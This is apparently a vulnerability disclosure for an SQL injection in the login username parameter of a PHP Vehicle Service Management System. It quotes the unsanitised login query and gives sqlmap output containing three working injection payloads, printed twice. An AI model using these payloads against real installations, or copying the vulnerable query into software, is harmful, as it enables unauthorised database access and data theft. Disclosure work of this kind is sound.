

SQL injection vulnerability exists in username parameter of /classes/Login.php file of Vehicle Service Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
        $qry = $this->conn->query("SELECT * from users where username = '$username' and password = md5('$password') ");
        if($qry->num_rows > 0){
            foreach($qry->fetch_array() as $k => $v){
                if(!is_numeric($k) && $k != 'password'){
                    $this->settings->set_userdata($k,$v);
                }
```



```
sqlmap identified the following injection point(s) with a total of 319 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 5587=5587 AND 'FNlZ'='FNlZ&password=admin123

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=admin' AND (SELECT 8860 FROM(SELECT COUNT(*),CONCAT(0x717a707871,(SELECT
(ELT(8860=8860,1))),0x7171787671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)
a) AND 'TRpr'='TRpr&password=admin123

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 5645 FROM (SELECT(SLEEP(5)))inYe) AND 'ADCm'='ADCm&pas
sword=admin123
---
```

“

Parameter: username (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: username=admin' AND 5587=5587 AND 'FNlZ'='FNlZ&password=admin123

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: username=admin' AND (SELECT 8860 FROM(SELECT COUNT(*),CONCAT(0x717a707871,(SELECT (ELT(8860=8860,1))),0x7171787671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'TRpr'='TRpr&password=admin123

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=admin' AND (SELECT 5645 FROM (SELECT(SLEEP(5)))inYe) AND 'ADCm'='ADCm&password=admin123

“

Source Download：

https://www.campcodes.com/projects/php/vehicle-service-management-system-in-php-mysql-free-download-source-code/